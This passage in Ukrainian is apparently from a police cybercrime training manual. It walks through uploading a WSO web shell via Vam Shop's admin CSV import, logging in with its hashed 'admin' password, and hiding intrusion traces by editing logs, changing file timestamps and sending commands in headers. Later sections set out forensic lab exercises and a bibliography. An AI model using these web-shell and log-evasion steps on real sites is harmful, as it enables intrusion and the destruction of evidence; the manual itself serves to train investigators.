


Рис. 8. Меню «CSV импорт/Экспорт» у «Модули» адміністративної частини Vam Shop 1.5.8

Натискаємо кнопку«Загрузить».




Рис. 9. Обрання файлів для завантаження меню «CSV импорт/Экспорт» у «Модули» адміністративної частини Vam Shop 1.5.8

Завантажуємо веб-шел на цільовий хост. Для чого, натиснувши кнопку, «Обзор» обираємо веб-шел => «Загрузить», після цього він буде доступний за адресою: **http://адреса.ресурсу/admin/Contributions/Wso2.php.** Слід звернути увагу, що у даному випадку на сервер можна завантажувати тільки zip-архіви, тому шел повинен бути запакований в архів, наприклад, wso2.zip (Рис. 10).




Рис. 10. Завантаження архіву шелу

Як видно з рисунку, сервером було видано помилку, проте на неї не слід звертати увагу, веб-шел завантажиться. Деякі методи завантаження веб-шелу можуть не спрацювати, тому варто перевіряти всі.

Після того як веб-шел успішно завантажено одним із вище вказаних способів на нього можна увійти (Рис. 11). Пароль для веб-шелу прописується у змінній **$auth_pass = "21232f297a57a5a743894a0e4a801fc3"**. У нашому випадку у файлі Wso2.php прописана геш-згортка паролю admin:




Рис. 11. Вхід на веб-шел WSO

Вводимо пароль admin і потрапляємо на головну сторінку веб-шелу (Рис. 12).




Рис. 12. Головна сторінка веб-шелу WSO

Приховування слідів доступу на ресурсі

Для приховування слідів проникнення до ресурсу необхідно відредагувати файл, де ведеться протоколювання запитів, або в базі даних відредагувати відповідні кортежі.

Змінити назву файлу веб-шелу і завантажити його в певну папку, яку адміністратор не зможе побачити (у тому числі розширення).

Змінити атрибути завантажених файлів (в unix команда touch в PHP функція touch, або скористатися командною строкою).

Команди необхідно надсилати через заголовки, тоді адміністратор не зможе побачити, наприклад, в логах Apache великий розмір запиту.

Віддалене виконання команд

Щоб виконувати команди і бачити їх у команному рядку **WSO** потрібно, встановити відповідне кодування веб-навігатора (Рис. 13)




Рис. 13. Налаштування браузера для коректного відображення результату виконання

команд

Щоб виконувати команди у **WSO** слід перейти на вкладку **[console].** Спробуємо вивести інформацію про всі компоненти системи з повними розшифруванням – команда **systeminfo** (Рис. 14).




Рис.14. Результат виконання команди systeminfo

На Рис. 14 показано результат виконання команди **systeminfo,** щоб побачити всі дані повністю необхідно скористатися смугою прокручування. В консолі можна виконувати як поодинокі, так і команди розташовані в «списку», використовуючи при цьому спеціальні запрограмовані символи (&, |)

Наприклад:

1) Команда_1 & Команда_2 - спочатку виконується Команда № 1, а потім Команда № 2.

2) Команда_1 & & Команда_2 - у цьому випадку Команда № 2 виконається тільки після успішного виконання Команди № 1.

Лабораторне заняття. Огляд стандартних засобів комп'ютерної техніки. Додаткові інструменти криміналістичного аналізу

Навчальна мета заняття: отримати практичні навички огляду персонального комп'ютера з використанням LiveCD на базі ОС Linux; ознайомлення сервісом аналізу зображень imageforensic.org та каталогом криміналістичних інструментів http://toolcatalog.nist.gov/?ff_id=20.

Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: комп'ютери для учасників з доступом до мережі «Інтернет» та пристроями для читання компакт-дисків, LiveCD на базі ОС Linux Ubuntu CyberPack / ALF

Порядок проведення

Перед проведенням заняття тренеру необхідно створити низку завантажуваних дисків CyberPack. Відповідний образ та інструкцію по роботі з ним можна завантажити за адресою https://ualinux.com/uk/ubuntu-cyberpack. Вказаний дистрибутив містить набір основних засобів для базового огляду комп'ютерної системи

Тренер звертається до учасників з проханням:

1. Налаштувати у системі BIOS досліджуваного ПК пріоритетне завантаження з оптичного диску.
2. Завантажити LiveCD.
3. Для початку документування дій оглядача запустити програму відеофіксації зображення екрану.
4. Перевірити, що після завантаження системи за умовчанням усі диски змонтовано тільки для читання. Змінити параметри монтування, вказавши дозвіл на запис, після чого підключити флеш-карту, на яку будемо записувати відповідні дані огляду.
5. Під час огляду дізнатися параметри системи за допомогою вбудованих інструментів. Видану інформацію потрібно внести до протоколу.
6. За необхідності потрібно налаштувати мережні настройки. Оглянути віддалену вебсторінку.
7. Скористатися однією з вбудованих утиліт для одержання відповідної інформації про домен.
8. Відпрацювати інші інструменти огляду в системі.
9. З використанням каталогу Computer Forensics Tool Catalog (http://toolcatalog.nist.gov) обрати інструменти, потрібні для аналізу зображень, які працюють в ОС Windows та дозволяють аналізувати GPS теги зображень з відображенням їх на карті. Визначити, які з інструментів є безкоштовним та які мають найновіші релізи.
10. З використанням одного з безкоштовних застосунків, обраних у попередньому пункті, проаналізуйте декілька зображень з мережі Інтернет.

Лабораторне заняття. Огляд мобільних засобів комп'ютерної техніки із функцією телефону

Навчальна мета заняття: отримати навички практичного застосування програми «Мобільний криміналіст».

Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: програмний дистрибутив з драйверами для мобільних телефонів та смартфонів; програма «Мобільний криміналіст»; смартфон або мобільний телефон (МП); персональний комп'ютер зі встановленою операційною системою Windows 2000 або вище та можливістю підключення телефону по безпровідній технології (Bluetooth) або USB-кабелю; пристрій Bluetooth та/або USB-кабель для підключення мобільного пристрою.

Завдання, які потрібно виконати, **підкреслено**

З урахування наведених теоретичних відомостей на прикладі образів телефонів або власноруч знятого образу:

1. Запишіть всю можливу інформацію про мережу, яку використовує МП.
2. Встановіть групу телефонних номерів, яким власник телефонував за останній тиждень.
3. Встановіть всі контакти, телефони в яких починаються на комбінацію цифр 095.
4. Використовуючи пошук, знайдіть всі файли, які містять слова «РНТС, дівчата, товар».
5. Встановіть, які сайти у мережі Інтернет відвідував власник за останній місяць.
6. Проаналізуйте всі документи у форматі .TXT.
7. Знайдіть всю можливу інформацію про абонентів, які мають родинні зв'язки з власником (використовуйте ключові слова типу «батько, брат, сестра» тощо).
8. Встановіть 10 останніх дій, що були виконані з телефоном (дзвінки, SMS тощо).
9. Знайдіть всі SMS-повідомлення, що були видалені з телефону.
10. Знайдіть та проаналізуйте список завдань, які перед собою ставив власник телефону.
11. Визначте адреси (якщо можливо) осіб в контактах, телефони яких містять комбінацію цифр 837.
12. Знайдіть всі відеофайли, що збережені у телефоні.

Лабораторне заняття. Дослідження образу флеш-накопичувача

Навчальна мета заняття: вирішити творче завдання.

Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

Кота президента було викрадено сепаратистами. У одного з підозрюваних було вилучено USB-накопичувач.

За допомогою вивчення даних з USB-накопичувача встановити місто, де злочинці утримують кота. Потрібні файли завантажити за наступним посиланням:

https://www.root-me.org/en/Challenges/Forensic/Find-the-cat

3. Рекомендована література (основна, допоміжна), інформаційні ресурси в Інтернеті

Основна

1. Апетик А. М., Дьякова А. Д., Ковальова О. В., Козлова А. Г., Манжай О. В., Мердова О. М., Мілорадова Н. А., Пашко Н. А., Юртаєва К. В., Філоненко В. Підготовка поліцейських підрозділів превентивної діяльності, слідства, та дізнання, кіберполіцейських з питань убезпечення дітей у кіберпросторі: навчально-методичний посібник / за заг. ред. Т. В. Журавель, О. В. Ковальової. Київ: ГО Волонтер, 2023.
2. Виявлення, попередження та розслідування злочинів торгівлі людьми, вчинених із застосуванням інформаційних технологій: навчальний курс / [А. Вінаков, В. Гузій, Д. Девіс, В. Дубина, М. Каліжевський, О. Манжай, В. Марков, В. Носов, О. Соловйов]. К., 2017. 148 с.
3. Манжай О. В. Особливості огляду засобів комп'ютерної техніки. *Вісник Харківського національного університету внутрішніх справ*. 2016. № 3(74). С. 111-120.
4. Манжай О. В. Способи та інструменти обробки даних великого об'єму в роботі правоохоронних органів // Протидія кіберзагрозам та торгівлі людьми (26 листоп. 2019 р., м. Харків) / МВС України, Харків. нац. ун-т внутр. справ; Координатор проектів ОБСЄ в Україні. Харків : ХНУВС, 2019. С. 178–180.
5. Особливості документування наркозлочинів, які вчиняються з використанням можливостей кіберсфери: науково-методичні рекомендації / О. В. Манжай. Х. : ХНУВС, 2019. 24 с.
6. Положення про Департамент кіберполіції Національної поліції України, затверджене наказом Національної поліції України № 85 : від 10.11.2015, в редакції наказу Національної поліції України від 07 листопада 2019 року № 1136 «Про внесення змін до Положення про Департамент кіберполіції Національної поліції України». К. : Національна поліція України, 2019. 11 с.
7. Про основні засади забезпечення кібербезпеки України : Закон України від 05.10.2017. *Відомості Верховної Ради України*. 2017. № 45 (10.11.2017). Ст. 403.
8. Реєстр методик проведення судових експертиз. URL: http://rmpse.minjust.gov.ua (дата звернення: 13.02.2023).
9. Особливості розслідування кримінальних правопорушень, пов'язаних із доведенням до самогубства неповнолітніх із використанням соціальних мереж в Інтернеті: науково-методичні рекомендації / О.В. Манжай, В.В. Кікінчук, В.В. Корнієнко, В.С. Гнатенко, О.М. Рвачов. Х. : ХНУВС, 2022. 57 с.
10. Методика розслідування створення та поширення контенту з вмістом дитячої порнографії з використанням інформаційно-телекомунікаційних систем або технологій: науково-методичні рекомендації / С.О. Книженко, О.В. Салманов, О.В. Манжай, В.В. Кікінчук, В.В. Романюк. Х. : ХНУВС, 2022. 68 с.
11. Пошук та фіксація фактичних даних про протиправні діяння, які вчинені з використанням інформаційно-телекомунікаційних систем або технологій при розслідуванні фактів збуту наркотичних засобів: науково-методичні рекомендації / В.В. Кікінчук, Т.П. Матюшкова, А.В. Піддубна, О.В. Манжай, В.В. Носов. Х. : ХНУВС, 2022. 69 с.
12. Носов В. В., Манжай І. А. Окремі аспекти аналізу криптовалютних трансакцій під час попередження та розслідування злочинів. *Право і безпека*. 2021. № 1(80). С. 93-100 (DOI: 10.32631/pb.2021.1.13).
13. Носов В. В., Манжай О. В., Панченко Є. В. Аналіз етеріум-трансакцій під час попередження та розслідування кримінальних правопорушень. *Право і безпека*. 2022. № 4(87). pp. 108-124 (DOI: https://doi.org/10.32631/pb.2022.4.09).
14. Носов В. В., Манжай О. В., Ковтун В.О. Техніко-криміналістичні та організаційні аспекти роботи з криптовалютою Monero. *Право і безпека*. 2023. № 3(90). С. 102-125 (DOI: https://doi.org/10.32631/pb.2023.3.9).
15. ДСТУ ISO/IEC 27037:2017 (ISO/IEC 27037:2012, IDT) Інформаційні технології. Методи захисту. Настанови для ідентифікації, збирання, здобуття та збереження цифрових доказів. На заміну ДСТУ ISO/IEC 27037:2016 (ISO/IEC 27037:2012, IDT) ; Чинний від 2019-01-01. Київ : УкрНДНЦ, 2018. VI, 31 с. : рис., табл. (Національний стандарт України).

16. Про кіберзлочинність : конвенція Ради Європи : від 07.09.2005 : ратифікована Верховною Радою України 07.09.2005 URL: http://zakon.rada.gov.ua/laws/show/994_575 (дата звернення: 10.05.2022).

17. Кримінальний процесуальний кодекс України : від 13.04.2012. *Голос України*. 2012. № 90-91.

18. Про електронні комунікації : Закон України від 16.12.2020 : [із змінами і доповненнями]. Офіційний вісник України. 2021. № 6 (21.01.2021). Ст. 306.

Допоміжна

19. Європейська конвенція про взаємну допомогу у кримінальних справах: від 20.04.1959: ратифікована Верховною радою України 16.01.1998. *Офіційний вісник України*. 2004. № 26. С. 231. Ст. 173.

20. Положення про електронні гроші в Україні, затверджене постановою Правління Національного банку України від 04.11.2010 № 481 [із змінами і доповненнями]. *Офіційний вісник України*. 2010. № 100 (04.01.2011). ст. 3571.

21. Про платіжні системи та переказ коштів в Україні: закон України від 05.04.2001 [із змінами і доповненнями]. *Офіційний вісник України*. 2001. № 20 (01.06.2001). ст. 828.

22. Online Investigative Principles for Federal Law Enforcement Agents. November 1999.

23. The Attorney General’s Guidelines for Domestic FBI Operations. September 29, 2008.

24. The Attorney General’s Guidelines On Federal Bureau Of Investigation Undercover Operations. May 30, 2002.

Інформаційні ресурси в Інтернеті

25. Веб-сайт URL: https://uk.wikipedia.org/wiki/Веб-сайт (дата звернення: 10.05.2023).

26. Вирок Кіровського районного суду м. Кіровограда від 06.03.2014 : Справа № 404/10729/13-к URL: http://www.reyestr.court.gov.ua/Review/37493964 (дата звернення: 10.05.2023).

27. Відеохостинг URL: https://uk.wikipedia.org/wiki/Відеохостинг (дата звернення: 10.05.2023).

28. Електронна дошка оголошень URL: https://uk.wikipedia.org/wiki/Електронна_дошка_оголошень (дата звернення: 10.05.2023).

29. Інтернет-технології URL: https://uk.wikipedia.org/wiki/Інтернет-технології (дата звернення: 10.05.2023).

30. Криптовалюта URL: https://uk.wikipedia.org/wiki/Криптовалюта (дата звернення: 10.05.2023).

31. Case of Segerstedt-Wiberg and Others v. Sweden. URL: http://hudoc.echr.coe.int/sites/eng/pages/search.aspx?i=001-75591 (Дата звернення: 22.09.2023).

32. cyberpolice.gov.ua.

33. hackthebox.eu.

34. Social bookmarking URL: http://en.wikipedia.org/wiki/Social_bookmarking (дата звернення: 10.05.2023).

35. TRIM. URL: https://ru.wikipedia.org/wiki/TRIM (дата звернення: 10.05.2023).

36. Viber URL: https://uk.wikipedia.org/wiki/Viber (дата звернення: 10.05.2023).